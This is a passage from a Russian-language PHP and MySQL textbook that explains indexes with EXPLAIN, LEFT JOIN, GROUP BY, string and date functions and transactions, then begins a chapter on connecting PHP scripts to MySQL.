Уникальные индексы сродни первичному ключу, который также является уникальным. Но для каждой таблицы может быть определен только один первичный ключ. А уникальных индексов вы можете завести столько, сколько пожелаете.

Сейчас мы выполним запрос, содержащий предложение WHERE, а затем с помощью команды EXPLAIN посмотрим, как обрабатывался этот запрос:

```
SELECT * FROM authors WHERE author = 'Arnold Robbins';
```

Запрос вернет:

```
+-----+-----+-----+
| author_id | title_id | author          |
+-----+-----+-----+
|          3 |          2 | Arnold Robbins |
+-----+-----+-----+
1 row in set (0.00 sec)
```

Ключевое слово EXPLAIN

Используем ключевое слово EXPLAIN в базе данных, где индексы для таблицы authors еще не определены:

```
EXPLAIN SELECT * FROM authors WHERE author = 'Arnold Robbins';
```

Команда EXPLAIN даст следующий результат (слишком длинные строки вывода занимают по две книжные строки):

```
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref |
rows | Extra |
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+
| 1 | SIMPLE | authors | ALL | NULL | NULL | NULL | NULL |
4 | Using where |
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+
1 row in set (0.00 sec)
```

Инструкция `EXPLAIN` предоставляет дополнительные сведения о том, как обрабатывался запрос.

Она сообщает вам:

- в запросе использовалась таблица `authors`;
- тип запроса – `ALL`, таким образом, в поисках требуемого значения были просмотрены все записи;
- поле `possible_keys` (возможные ключи) содержит значение `NULL`, потому что в таблице нет соответствующих индексов;
- ключи, используемые в запросе, в настоящее время отсутствуют;
- поле `key_len` – это длина ключа, в настоящий момент это значение `NULL`, так как ключи в запросе не использовались;
- поле `ref` показывает, какие столбцы или константы входят в состав ключа; в настоящий момент – ни одного;
- количество строк, которые должны участвовать в поиске при выполнении запроса.

После создания уникального индекса `authind` в таблице `authors` с помощью команды из примера 8.3 инструкция `EXPLAIN` для того же запроса вернет:

```
+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len |
| ref | rows | Extra |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE | authors | const | authind | authind | 126 |
| const | 1 | |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.12 sec)
```

Обратите внимание, как изменились значения, имеющие отношение к индексам:

- значение в столбце `ref` указывает, что строки с соответствующими значениями индекса читаются из таблицы;
- в столбце `possible_keys` указано, что можно использовать ключ `authind`;
- в столбце `key` указано, что был использован ключ `authind`;
- в столбце `key_len` отображается длина ключа, равная **126**;
- в столбце `ref` указано, что используется константа;
- в столбце `rows` указано, что поиск производился в одной строке – это намного меньше, чем прежде.

Сравнение показало, что добавление индекса позволяет сократить время обработки запроса даже для небольших таблиц.

Выборка данных с помощью предложения LEFT JOIN ON

Мы уже рассматривали способ соединения таблиц в инструкции SELECT с помощью предложения WHERE, но есть и другой способ соединения таблиц. Если заменить ключевое слово WHERE словом LEFT JOIN ON, то будет выполнено *левое*, или *внешнее соединение* (outer join). Левое соединение позволяет произвести запрос к двум таблицам, между которыми есть связь, но при этом для одной из таблиц возвращаются записи, даже если они не соответствуют записям в другой таблице. На примере наших таблиц можно было бы построить запрос, который возвращал бы список не только покупателей с их покупками, но и покупателей, которые не сделали ни одной покупки.

Синтаксис:

```
SELECT поля FROM левая_таблица LEFT JOIN правая_таблица ON левая_таблица.поле_связи = правая_таблица.поле_связи;
```

Поставленной цели можно было бы достичь с помощью такого запроса:

```
SELECT * FROM users LEFT JOIN purchases ON users.user_id = purchases.user_id;
```

Если вы захотите опробовать этот запрос, потребуется сначала создать таблицу покупателей (users) и наполнить ее какими-либо данными:

```
CREATE TABLE users (
  user_id int(11) NOT NULL auto_increment,
  first_name varchar(100) default NULL,
  last_name varchar(100) default NULL,
  username varchar(45) default NULL,
  password varchar(32) default NULL,
  PRIMARY KEY (user_id)
);
```

```
INSERT INTO users VALUES
(1, 'Michele', 'Davis', 'mdavis', NULL), (2, 'Jon', 'Phillips', 'jphillips', NULL);
```

При выполнении обычного запроса, связывающего две таблицы, запись возвращается только в том случае, когда обе таблицы содержат значение ключа, связывающего их.

Выборка данных с помощью инструкции GROUP BY

Выбранные из базы данных строки можно сгруппировать и выполнить над сгруппированными данными некоторые действия, например вычислить среднее значение или подсчитать сгруппированные строки. Столбец (или столбцы), по которому будет производиться группировка, определяется с помощью инструкции GROUP BY.

Следующий запрос выведет число авторов для каждой книги:

```
SELECT title, COUNT(author_id)
  FROM books NATURAL JOIN authors
 GROUP BY title;
```

Результат исполнения запроса:

```
+-----+-----+
| title                | COUNT(author_id) |
+-----+-----+
| Classic Shell Scripting |                2 |
| Linux in a Nutshell   |                2 |
+-----+-----+
2 rows in set (0.05 sec)
```

Поскольку полученные данные группируются по названию книги, можно подсчитать число авторов для каждой книги. В табл. 8.13 приведен перечень функций, используемых с предложением `GROUP BY`.

Таблица 8.13. Функции для работы со сгруппированными данными

Функция	Действие, выполняемое над сгруппированными данными
<code>COUNT()</code>	Подсчет количества строк
<code>SUM()</code>	Подсчет суммы значений
<code>AVG()</code>	Вычисление среднего значения
<code>MIN()</code>	Определение минимального значения
<code>MAX()</code>	Определение максимального значения

Эти функции можно использовать в запросе и без предложения `GROUP BY`. В этом случае все полученные данные рассматриваются как принадлежащие одной группе.

Функции базы данных

Как и в PHP-сценариях, в запросах к базе данных MySQL можно использовать функции. Мы рассмотрим несколько категорий, начиная с функций для работы со строками. Другие крупные категории, о которых вы узнаете, – это функции для работы с датой и временем.

Функции для работы со строками

Поскольку очень часто приходится работать со строками, MySQL предоставляет множество функций для решения разнообразных задач. Обычно строковые функции используются для работы с данными, возвращаемыми запросом. Но их можно задействовать, даже не ссылаясь на какие-либо таблицы.

Конкатенация

В языке PHP объединение строк выполняется с помощью оператора точки (`.`); в MySQL есть аналогичная функция `CONCAT`, объединяющая строковые значения полей.

Например, функция `CONCAT` позволяет вернуть единственное поле, соединяющее в себе название книги и количество страниц. В примере 8.4 показано, как это делается.

Пример 8.4. Объединение значений полей с помощью функции CONCAT

```
SELECT CONCAT('В книге ', title, ' ', pages, ' страниц.') FROM books;
```

Этот запрос вернет:

```
+-----+
| concat('В книге ',title,' ',pages,' страниц.') |
+-----+
| В книге Linux in a Nutshell 476 страниц.      |
| В книге Classic Shell Scripting 256 страниц.  |
+-----+
2 rows in set (0.02 sec)
```

Результатом конкатенации будет строка, готовая к отображению прямо из запроса SQL.



Имя поля, указываемое в качестве параметра функции, не нужно заключать в одиночные или двойные кавычки. Иначе MySQL примет его за литеральное значение, как строку 'В книге' из примера 8.4.

Функция CONCAT объединит столько полей, сколько вы ей зададите.

Конкатенация с предопределенным разделителем

Иногда соединяемые при конкатенации поля разделяют некоторым символом. Это может потребоваться, например, при экспортировании таблиц. В таком случае следует применять функцию CONCAT_WS.

Например, следующий запрос позволяет получить значения всех полей таблицы authors, разделенные запятыми:

```
SELECT CONCAT_WS(',',author_id,title_id,author) FROM authors;
```

Он вернет:

```
+-----+
| CONCAT_WS(',',author_id,title_id,author) |
+-----+
| 1,1,Ellen Siever                        |
| 2,1,Aaron Weber                        |
| 3,2,Arnold Robbins                      |
| 4,2,Nelson Beebe                       |
+-----+
4 rows in set (0.01 sec)
```

В качестве символа-разделителя можно использовать пробел, что удобно для объединения имени и фамилии в единую строку, готовую к отображению.

Вычисление длины строки

Длину строки вычисляет функция LENGTH (пример 8.5).

Пример 8.5. Вычисление длины строки

```
SELECT CONCAT('Символов в названии ',title,': ',LENGTH(title)) FROM books;
```

Этот запрос вернет:

```
+-----+
| CONCAT('Символов в названии ',title,': ',LENGTH(title)) |
+-----+
| Символов в названии Linux in a Nutshell: 19           |
| Символов в названии Classic Shell Scripting: 23       |
+-----+
2 rows in set (0.02 sec)
```

Пример 8.5 иллюстрирует совместное использование функций `LENGTH` и `CONCAT`.

Изменение регистра букв в строках

Если требуется привести все буквы строки к верхнему или нижнему регистру, можно воспользоваться функциями `UCASE` и `LCASE`. Например, в запросе из примера 8.6 все буквы названия книги делаются сначала заглавными, а затем строчными.

Пример 8.6. Изменение регистра символов в названии книги

```
SELECT UCASE(title), LCASE(title) from books;
```

Запрос из примера 8.6 вернет:

```
+-----+-----+
| UCASE(title)          | LCASE(title)          |
+-----+-----+
| LINUX IN A NUTSHELL   | linux in a nutshell   |
| CLASSIC SHELL SCRIPTING | classic shell scripting |
+-----+-----+
2 rows in set (0.03 sec)
```

Усечение и дополнение строк

При работе с формами иногда требуется дополнить строку для лучшего отображения на экране. Строку можно дополнить точками или другими символами. Строки типа `VARCHAR`, в частности, могут иметь переменную длину. Дополнение строки выполняют две функции — `LPAD` и `RPAD`, соответственно слева и справа. Обе эти функции принимают три аргумента: строку, которую следует дополнить, результирующую длину строки и символ-заполнитель. Например, приведем к одинаковой длине названия книг, дополнив их слева символами точки (.):

```
SELECT LPAD(title,30, '.') FROM 'books';
```

Этот запрос вернет значения, выровненные по правому краю:

```
+-----+
| LPAD(title,30, '.') |
+-----+
| .....Linux in a Nutshell |
| .....Classic Shell Scripting |
+-----+
2 rows in set (0.00 sec)
```


Подобное форматирование можно увидеть в оглавлении.

Для удаления из строки лишних пробелов или символов табуляции (также называемых пробельными символами) предназначены функции `LTRIM` (удаление начальных пробельных символов строки) и `RTRIM` (удаление конечных пробельных символов строки).

Для удаления пробелов или указанных непобельных символов предназначена функция `TRIM`. Несколько отличается синтаксис функции для удаления начальных (ведущих) символов строки:

```
TRIM(LEADING FROM строка);
```

и для удаления конечных (завершающих) символов строки:

```
TRIM(TRAILING FROM строка);
```

В примере 8.7 с помощью ключевого слова `LEADING` удаляются ведущие нули.

Пример 8.7. Удаление нулей с применением ключевого слова `LEADING`

```
SELECT TRIM(LEADING '0' from '0000Example00000');
```

Запрос из примера 8.7 вернет:

```
+-----+
| TRIM(LEADING '0' from '0000Example00000') |
+-----+
| Example00000                               |
+-----+
1 row in set (0.00 sec)
```

В примере 8.8 удаляются завершающие нули.

Пример 8.8. Использование функции `TRIM` с параметром `TRAILING`

```
SELECT TRIM(TRAILING '0' from '0000Example00000');
```

Запрос из примера 8.8 вернет:

```
+-----+
| TRIM(TRAILING '0' from '0000Example00000') |
+-----+
| 0000Example                               |
+-----+
1 row in set (0.01 sec)
```

Обратите внимание: в примерах 8.7 и 8.8 в операторах `SELECT` отсутствуют ссылки на какие-либо таблицы, но запросы при этом являются вполне допустимыми.

Поиск и позиция подстроки в строке

Иногда может потребоваться узнать, включена ли некоторая строка в другую строку, и определить ее позицию в той строке. Отыскать подстроку в строке позволяет функция `LOCATE()`. В качестве аргументов она принимает искомую подстроку и строку, в которой нужно выполнить поиск. В примере 8.9 показан поиск подстроки в значениях полей, возвращаемых из базы данных.

Пример 8.9. Поиск подстроки в именах авторов

```
SELECT author, LOCATE('on',author) FROM authors;
```

Запрос из примера 8.9 вернет:

```
+-----+-----+
| author          | LOCATE('on',author)|
+-----+-----+
| Aaron Weber     | 4 |
| Arnold Robbins  | 0 |
| Ellen Siever    | 0 |
| Nelson Beebe   | 5 |
+-----+-----+
4 rows in set (0.01 sec)
```

Для записей, где в именах авторов отсутствует подстрока `on`, возвращается позиция 0, что говорит об отсутствии искомой подстроки.



Позиция начинает отсчитываться с 1, а не с 0, как в массивах PHP. Это удобно, поскольку в противном случае невозможно было бы отличить отсутствие искомой подстроки от ситуации, когда искомая подстрока находится в начале строки поиска.

Имейте в виду, что поиск ведется до первого вхождения подстроки, аналогично функции «Найти» в приложениях. Функция `LOCATE()` может принимать еще один аргумент, с помощью которого можно указать начальную позицию поиска.

Извлечение подстроки

В MySQL есть функции, позволяющие извлекать часть строки. Для этого надо указать строку, начальную позицию в строке и количество символов, которые нужно извлечь. Для извлечения подстрок предназначены функции `LEFT`, `RIGHT` и `SUBSTRING`¹.

`LEFT`

Принимает в качестве аргументов строку и количество ее начальных символов, которые будут извлечены.

`RIGHT`

Принимает в качестве аргументов строку и количество ее конечных символов, которые будут извлечены.

`SUBSTR`

Принимает в качестве аргументов строку, номер позиции и количество символов, которые будут извлечены начиная с указанной позиции.

¹ В MySQL функция `SUBSTRING` имеет еще одно название – `SUBSTR`. – *Прим. перев.*

Например, представим, что в базе данных телефонные номера хранятся в виде строк длиной 10 символов без дополнительных форматирующих символов. Запрос из примера 8.10 позволяет выводить такие номера с форматированием.

Пример 8.10. Форматированный вывод телефонных номеров с помощью функций LEFT, RIGHT и SUBSTR

```
SELECT CONCAT('(',
             LEFT('6128238193', 3),
             ')',
             SUBSTR('6128238193', 4, 3),
             '-',
             RIGHT('6128238193', 4));
```

Эта команда вернет:

```
+-----+
|      CONCAT('(', LEFT('6128238193', 3), ')', SUBSTR('6128238193', 4, 3), '-',
|      RIGHT('6128238193', 4)) |
+-----+
|                               (612)823-8193                               |
+-----+
1 row in set (0.02 sec)
```

В примере 8.10 показано, как отформатировать телефонный номер с помощью трех функций. Сам телефонный номер может храниться в поле базы данных, а не быть числом, как в этом примере.

Функция поиска и замены

Еще одна удобная функция — REPLACE. Как следует из имени функции, она выполняет поиск и замену, как и функция поиска/замены в текстовом процессоре. Функция REPLACE принимает в качестве аргументов исходную строку, искомую строку, строку замены и возвращает строку с выполненной заменой.

Предположим, что нам нужно заменить в строке адреса слово «Avenue» словом «Ave», но только для текущего запроса. Вот как можно это сделать:

```
SELECT REPLACE('2323 Fulerton Avenue', 'Avenue', 'Ave.');
```

Результат работы функции REPLACE:

```
+-----+
| REPLACE('2323 Fulerton Avenue', 'Avenue', 'Ave.') |
+-----+
| 2323 Fulerton Ave.                                |
+-----+
1 row in set (0.00 sec)
```

Теперь, когда мы показали почти все, что можно делать со строками, пора поработать с датой и временем.

Функции для работы с датой и временем

В языке PHP есть функции для работы с датой и временем, но как быть, если понадобилось запросить список покупок за последние 30 дней? Было бы замечательно иметь возможность выполнять арифметические операции над датой и временем прямо в запросах. В MySQL есть функции для подобной работы, применяемые как к значениям из таблиц базы данных, так и без упоминания таблиц в запросах. Мы продемонстрируем оба способа в следующих примерах.

Дни, месяцы, годы и недели

Бывает трудно припомнить, глядя на дату, – вторник это был или четверг. В MySQL есть функции, позволяющие мгновенно ответить на подобные вопросы. Это очень удобно! Можно определить, в какой день недели вы родились, прямо по дате. Функции для подобных расчетов присутствуют и в PHP.

Функция `WEEKDAY` принимает дату в качестве аргумента и возвращает число. Это число означает день недели: понедельнику соответствует 0, вторнику – 1 и т.д. Есть и аналогичная функция `DAYOFWEEK`, которая, по смутным предположениям, должна делать то же самое, но нумерует дни недели иначе – начиная с воскресенья, которому соответствует число 1. В табл. 8.14 показано, как каждая функция нумерует дни недели.

Таблица 8.14. Функции `WEEKDAY` и `DAYOFWEEK`

Значение <code>WEEKDAY</code>	Значение <code>DAYOFWEEK</code>	День недели
0	2	Понедельник
1	3	Вторник
2	4	Среда
3	5	Четверг
4	6	Пятница
5	7	Суббота
6	1	Воскресенье

В запросе из примера 8.11 с помощью функции `WEEKDAY` определяется день недели, соответствующий 12 октября 1964 года.

Пример 8.11. Определение дня недели с помощью функции `WEEKDAY`

```
SELECT WEEKDAY('1964-10-12');
```

Этот запрос вернет:

```
+-----+
| WEEKDAY('1964-10-12') |
+-----+
|                0 |
+-----+
1 row in set (0.00 sec)
```

Таким образом, 12 октября 1964 года был понедельник. Отлично!

Число вместо дня недели может показаться несколько странным, но в MySQL есть и функция, которая возвращает название дня недели. Функция DAYNAME похожа на функции DAYOFWEEK и WEEKDAY, но в отличие от них возвращает строку с названием дня недели (пример 8.12).

Пример 8.12. Получение названия дня недели с помощью функции DAYNAME

```
SELECT DAYNAME('1964-10-12');
```

Как видите, запрос возвращает название дня недели:

```
+-----+
| DAYNAME('1964-10-12') |
+-----+
| Monday                 |
+-----+
1 row in set (0.00 sec)
```

Значит, в примере 8.11 мы не ошиблись!

Есть еще функции DAYOFMONTH и DAYOFYEAR, аналогичные функции DAYOFWEEK. Они получают дату в качестве аргумента и возвращают число. Функция DAYOFMONTH возвращает число месяца, а функция DAYOFYEAR – количество дней, прошедших с начала календарного года (пример 8.13).

Пример 8.13. Определение числа дней, прошедших с начала года

```
SELECT DAYOFYEAR('2006-1-1'),
       DAYOFYEAR('2006-12-24');
```

Результат применения функции DAYOFYEAR:

```
+-----+-----+
| DAYOFYEAR('2006-1-1') | DAYOFYEAR('2006-12-24') |
+-----+-----+
| 1 | 358 |
+-----+-----+
1 row in set (0.00 sec)
```

Есть функция MONTHNAME, аналогичная функции DAYNAME, которая возвращает название месяца (пример 8.14).

Пример 8.14. Обработка дат из таблицы purchases с применением функций MONTH и MONTHNAME

```
SELECT purchased, MONTH(purchased), MONTHNAME(purchased) FROM purchases;
```

Запрос из примера 8.14 вернет:

```
+-----+-----+-----+
| purchased          | MONTH(purchased) | MONTHNAME(purchased) |
+-----+-----+-----+
| 2007-11-26 17:04:29 | 2 | November |
| 2007-11-26 17:04:29 | 2 | November |
+-----+-----+-----+
2 rows in set (0.00 sec)
```

Если вам потребуется отыскать номер недели в году для определенной даты, можно использовать функцию `WEEK`. Она принимает в качестве аргумента дату и возвращает номер недели в году:

```
SELECT WEEK('2006-12-24');
```

Этот запрос вернет:

```
+-----+
| WEEK('2006-12-24') |
+-----+
|                    52 |
+-----+
1 row in set (0.00 sec)
```

Вероятно, данный пример покажется вам гораздо проще предыдущих. Но не упускайте из виду, что иногда в году бывает и 53 недели.

Часы, минуты и секунды

При работе с такими типами данных, как `datetime`, `timestamp` или `time`, в поле сохраняется указанное время. В MySQL есть несколько функций для работы с этим временем. Их имена вполне логичны: `hour`, `minute` и `second`. Функция `hour` принимает в качестве аргумента время и возвращает число часов в диапазоне от 0 до 23. Функция `minute` возвращает число минут в диапазоне от 0 до 59, аналогично, функция `second` возвращает число секунд в том же диапазоне (пример 8.15).

Пример 8.15. Определение времени суток с помощью функций `hour` и `minute`

```
SELECT CONCAT_WS(':',hour('4:46:45'),minute('4:46:45'));
```

Запрос из примера 8.15 вернет:

```
+-----+
| CONCAT_WS(':',hour('4:46:45'),minute('4:46:45')) |
+-----+
| 4:46 |
+-----+
```

Арифметические операции над датой и временем

MySQL предоставляет функции `DATE_ADD` и `DATE_SUB`, позволяющие складывать и вычитать даты. Их синтаксис:

```
DATE_ADD(дата, INTERVAL выражение тип)
DATE_SUB(дата, INTERVAL выражение тип)
```

Допустимые типы перечислены в табл. 8.15.

Например, если вы захотите найти дату, которая была 12 дней тому назад, можете воспользоваться запросом из примера 8.16.

Таблица 8.15. Типы и соответствующие им ожидаемые значения

Тип	Ожидаемое значение	Пример
MICROSECOND	микросекунды	'10'
SECOND	секунды	'10'
MINUTE	минуты	'10'
DAY	дни	'10'
WEEK	недели	'10'
MONTH	месяцы	'10'
QUARTER	кварталы	'2'
YEAR	годы	'10'
SECOND_MICROSECOND	секунды.микросекунды	'10.10'
MINUTE_MICROSECOND	минуты.микросекунды	'10.10'
MINUTE_SECOND	минуты:секунды	'10:10'
HOUR_MICROSECOND	часы.микросекунды	'10.10'
HOUR_SECOND	часы:минуты:секунды	'10:10:10'
HOUR_MINUTE	часы:минуты	'10:10'
DAY_MICROSECOND	дни.микросекунды	'10.10'
DAY_SECOND	дни часы:минуты:секунды	'10 10:10:10'
DAY_MINUTE	дни часы:минуты	'10 10:10'
DAY_HOUR	дни часы	'10 10'
YEAR_MONTH	годы-месяцы	'1000-10'

Пример 8.16. Вычитание числа дней с помощью функции DATE_SUB

```
SELECT DATE_SUB(NOW(), INTERVAL 12 DAY);
```

Этот запрос вернет:

```
+-----+
| date_sub(NOW(), INTERVAL 12 day) |
+-----+
| 2008-05-03 04:27:09             |
+-----+
1 row in set (0.00 sec)
```

Дата, которую вернет этот запрос, зависит от того, когда вы его выполните. Функция NOW возвращает текущее время, и вскоре мы рассмотрим ее наряду с некоторыми другими специальными функциями, предназначенными для работы с датой и временем. В примере 8.16 после ключевого слова INTERVAL может находиться любое выражение, которое возвращает результат в формате, соответствующем указанному типу из табл. 8.15.

Начиная с версии 3.23, MySQL поддерживает синтаксис операторов (+) и (-) для работы с датами, как показано в примере 8.17.

Пример 8.17. Применение оператора «минус» в работе с датой

```
SELECT NOW() - INTERVAL 12 DAY;
```

Запрос из примера 8.17 вернет:

```
+-----+
| NOW()- INTERVAL 12 DAY |
+-----+
| 2007-11-03 04:32:30   |
+-----+
1 row in set (0.01 sec)
```

Фактически это та же самая команда, но с более кратким синтаксисом.

Функция NOW

Функция NOW возвращает текущие дату и время согласно системным часам вашего компьютера. Но если часы показывают неверную дату, то и функция NOW вернет ошибочную дату. В MySQL есть несколько функций, возвращающих текущую дату, время или текущую дату и время одновременно. Функции CURDATE и CURRENT_DATE возвращают текущую дату в формате 'YYYY-MM-DD'.

```
SELECT CURDATE();
```

Этот запрос вернет:

```
+-----+
| CURDATE() |
+-----+
| 2008-05-15 |
+-----+
1 row in set (0.00 sec)
```

Функции CURTIME и CURRENT_TIME возвращают текущее время в формате 'HH:MM:SS':

```
SELECT CURTIME();
```

При нашей настройке системных часов запрос вернул:

```
+-----+
| CURTIME() |
+-----+
| 04:44:50 |
+-----+
1 row in set (0.00 sec)
```

Кроме функции NOW доступны функции SYSDATE и CURRENT_TIMESTAMP, которые возвращают текущие дату и время в формате 'YYYY-MM-DD HH:MM:SS':

```
SELECT SYSDATE();
```


Запрос вернет дату в армейском формате:

```
+-----+
| SYSDATE() |
+-----+
| 2005-11-15 04:45:14 |
+-----+
1 row in set (0.00 sec)
```

Наконец, MySQL предоставляет возможность отображать дату и время в различных форматах.

Форматирование даты и времени

Функция `DATE_FORMAT` позволяет отобразить дату и время в нетрадиционном формате. Она принимает в качестве аргументов значение типа `date` или `timestamp` и строку с описанием формата. В табл. 8.16 перечислены спецификаторы, допустимые в строке описания формата.



Спецификаторы `%x` и `%X` предназначены для обработки первых нескольких дней нового года, которые фактически относятся к последней неделе предыдущего года (дни перед первым воскресеньем или понедельником). Этого можно избежать за счет использования спецификаторов `%u` и `%U`, которые представляют такую неделю неделей с номером 0, принадлежащей этому же году.

Любые другие символы в строке формата будут выводиться как обычные символы (пример 8.18).

Пример 8.18. Функция `DATE_FORMAT` со строкой описания формата, где отдельные сегменты разделены двоеточиями

```
SELECT DATE_FORMAT('2006-12-24 09:09:23', '%h:%i:%s');
```

Этот запрос вернет время с добавленными двоеточиями:

```
+-----+
| DATE_FORMAT('2006-12-24 09:09:23', '%h:%i:%s') |
+-----+
| 09:09:23 |
+-----+
1 row in set (0.01 sec)
```

Преобразование данных UNIX-типа timestamp

Функции `UNIX_TIMESTAMP()` и `FROM_UNIXTIME()` служат для преобразования данных между типами `timestamp MySQL` и `timestamp UNIX`. В операционной системе UNIX дата и время исчисляются как количество секунд, прошедших с 1 января 1970 года. В MySQL данные типа дата/время имеют более сложное представление, так как включают в себя информацию о часовом поясе и способны представлять более широкий диапазон дат. Однако вполне возможны ситуации, когда понадобится

Таблица 8.16. Спецификаторы формата для функции DATE_FORMAT

Спецификатор	Выводится	Пример
%M	Название месяца	January–December
%W	Название дня недели	Sunday–Saturday
%D	День месяца с английским суффиксом	0th, 1st, 2nd, 3rd
%Y	Год (четырёхзначное число)	2007
%y	Год (двузначное число)	07
%X	Год для недели, начинающейся с воскресенья (четырёхзначное число, используется с %V)	
%x	Год для недели, начинающейся с понедельника (четырёхзначное число, используется с %v)	
%a	Сокращенное наименование дня недели	Sun, Sat
%d	День месяца, число с ведущим нулем	00–31
%e	День месяца, число	0–31
%m	Месяц, число с ведущим нулем	00–12
%c	Месяц, число	0–12
%b	Сокращенное название месяца	Jan, Dec
%j	День года	001–366
%H	Час	00–23
%k	Час	0–23
%h	Час	01–12
%I	Час	01–12
%l	Час	1–12
%i	Минуты, число	00–59
%r	Время, 12-часовой формат (hh:mm:ss [AM или PM])	
%T	Время, 24-часовой формат (hh:mm:ss)	
%S	Секунды	00–59
%s	Секунды	00–59
%f	Микросекунды	000000–999999
%P	AM или PM	
%w	День недели (0 = воскресенье..6 = суббота)	
%U	Неделя (00–53), начинается с воскресенья	
%V	Неделя (00–53), начинается с понедельника	
%v	Неделя (00–53), начинается с понедельника	
%%	Литерал %	%

передать информацию о дате и времени из MySQL в программу, ожидающую получить эту информацию в формате timestamp, характерном для UNIX.

Например, отобразить текущее время в обычном для MySQL представлении и как timestamp UNIX можно следующим образом:

```
SELECT NOW(), UNIX_TIMESTAMP(NOW());
```

Этот запрос вернет:

```
+-----+-----+
| NOW()          | UNIX_TIMESTAMP(NOW( )) |
+-----+-----+
| 2007-03-20 19:00:46 |          1174435246 |
+-----+-----+
1 row in set (0.03 sec)
```

Функция FROM_UNIXTIME() принимает данные в формате timestamp UNIX и возвращает данные в формате timestamp MySQL.

Транзакции

Транзакция – это механизм, который позволяет интерпретировать множественные изменения в базе данных как единую операцию. Либо будут приняты все изменения, либо все они будут отвергнуты. Ни из какого другого сеанса невозможно получить доступ к таблице, пока есть открытая транзакция, в рамках которой выполняются какие-либо изменения в этой таблице. Если вы в своем сеансе попытаетесь сделать выборку данных сразу же после их изменения, все выполненные изменения будут доступны.

Такой механизм базы данных с поддержкой транзакций, как InnoDB или BDB, начинает транзакцию по команде `start transaction`. Завершается транзакция при подтверждении или отмене изменений.

Завершить транзакцию можно двумя командами. Команда `commit` сохраняет все изменения в базе данных. Команда `rollback` отменяет все изменения.

В примере 8.19 создается таблица с поддержкой транзакций, в нее вставляются данные, затем запускается транзакция, в рамках которой данные удаляются, и в заключение выполняется откат транзакции (отмена удаления).

Пример 8.19. Использование транзакции

```
CREATE TABLE 'books_innodb' (
  'title_id' int(11) NOT NULL auto_increment,
  'title' varchar(150) default NULL,
  'pages' int(11) default NULL,
  PRIMARY KEY ('title_id')
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

INSERT INTO 'books_innodb' ('title_id', 'title', 'pages') VALUES
(1, 'Linux in a Nutshell', 476),
```

```
(2, 'Classic Shell Scripting', 558);

start transaction;
delete from books_innodb where title_id = 1;
delete from books_innodb where title_id = 2;
rollback;
```

Поскольку произошел откат транзакции, данные из таблицы не были удалены, и на них можно взглянуть:

```
SELECT * FROM books_innodb WHERE (title_id = 1 OR title_id = 2);
```

Этот запрос вернет:

```
+-----+-----+-----+-----+
| title_id | title                | pages |
+-----+-----+-----+-----+
|         1 | Linux in a Nutshell  | 476   |
|         2 | Classic Shell Scripting | 558   |
+-----+-----+-----+-----+
2 rows in set (0.05 sec)
```

К этому моменту все основные сведения нами рассмотрены. В следующей главе мы обсудим установление соединения с базой данных из PHP и работу с данными.

Вопросы к главе 8

Вопрос 8.1

Как выполнить резервное копирование базы данных с именем «blog», обладая правами ее пользователя root?

Вопрос 8.2

Как восстановить базу данных из резервной копии, созданной в вопросе 8.1?

Вопрос 8.3

Каковы преимущества и недостатки создания индексов в таблицах?

Ответы на эти вопросы приводятся в разделе «Глава 8» приложения.

9

Организация взаимодействия PHP и MySQL

Теперь, когда мы овладели навыками использования клиентского программного обеспечения MySQL для манипулирования данными в базе данных, можно приступить к использованию PHP для отображения и изменения информации в базе данных. Для работы с базами данных в языке PHP есть стандартные функции.

Сначала мы рассмотрим встроенные функции PHP, предназначенные для работы с базами данных. Также мы покажем, как применять универсальные функции для работы с базами данных из PEAR (PHP Extension and Application Repository – репозиторий расширений и приложений PHP), позволяющие организовать доступ к любой поддерживаемой базе данных. Такая гибкость обеспечивается за счет *абстракции*. Благодаря абстракции упрощаются прикладные программные интерфейсы. Необязательные подробности организации взаимодействий скрываются от программиста, что позволяет ему сконцентрироваться на решении более высокоуровневых задач. Классы модуля PEAR DB – это как раз один из абстрактных интерфейсов доступа к базам данных. При этом объем информации, необходимой для подключения к базе данных, снижается до минимума, а способ представления этой информации позволяет организовать единый формат взаимодействия с MySQL и любой другой базой данных. Подобным же образом функции, специфичные для MySQL, замещаются универсальными функциями, пригодными для работы с различными базами данных. Например, вместо функции соединения с MySQL:

```
mysql_connect($db_host, $db_username, $db_password);
```

можно воспользоваться функцией из модуля PEAR DB:

```
$connection =  
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
```

Обе функции принимают одну и ту же основную информацию, но при вызове функции `DB::connect` дополнительно указывается тип базы данных, с которой устанавливается соединение. Эта функция позволяет установить соединение не только с MySQL, но и с любой другой поддерживаемой базой данных. Мы подробно рассмотрим оба способа соединения.

В этой главе вы узнаете, как подключиться к серверу MySQL из сценария PHP, как с помощью PHP извлечь хранящиеся в базе данные и как корректно отобразить информацию для пользователя.

Процесс

И в сценарии PHP, и с помощью клиента командной строки для исполнения запросов нужно выполнить одни и те же действия:

1. Подключиться к базе данных.
2. Выбрать используемую базу данных.
3. Построить инструкцию `SELECT`.
4. Исполнить запрос.
5. Вывести полученные результаты.

Мы рассмотрим, как выполнить эти действия с помощью встроенных функций языка PHP и PEAR.

Ресурсы

При подключении к базе данных MySQL будут использоваться два новых ресурса. Первый – это идентификатор, который хранит всю информацию, необходимую для подключения к базе данных. А второй ресурс – это возвращаемый результат. Он содержит всю информацию, необходимую для извлечения данных из набора, полученного в результате исполнения запроса. В этой главе мы создадим оба ресурса.

Исполнение запросов к базе данных с помощью функций PHP

В этом разделе мы расскажем, как подключиться к базе данных MySQL из PHP-сценария. Делается это очень просто, и вскоре мы представим необходимые примеры, но сначала вкратце поясним происходящее. При попытке подключения к базе данных MySQL сервер MySQL выполняет аутентификацию на основе предоставленных имени пользователя

и пароля. Интерпретатор PHP сам выполняет подключение к базе данных и позволяет сразу же начать исполнение запросов и сбор данных. Для подключения к базе данных нам потребуется та же информация, о которой уже говорилось в главе 7:

- IP-адрес сервера базы данных¹;
- имя базы данных;
- имя пользователя базы данных;
- пароль.

Прежде чем продолжить, убедитесь, что можете подключиться к базе данных с помощью клиента командной строки `mysql`.

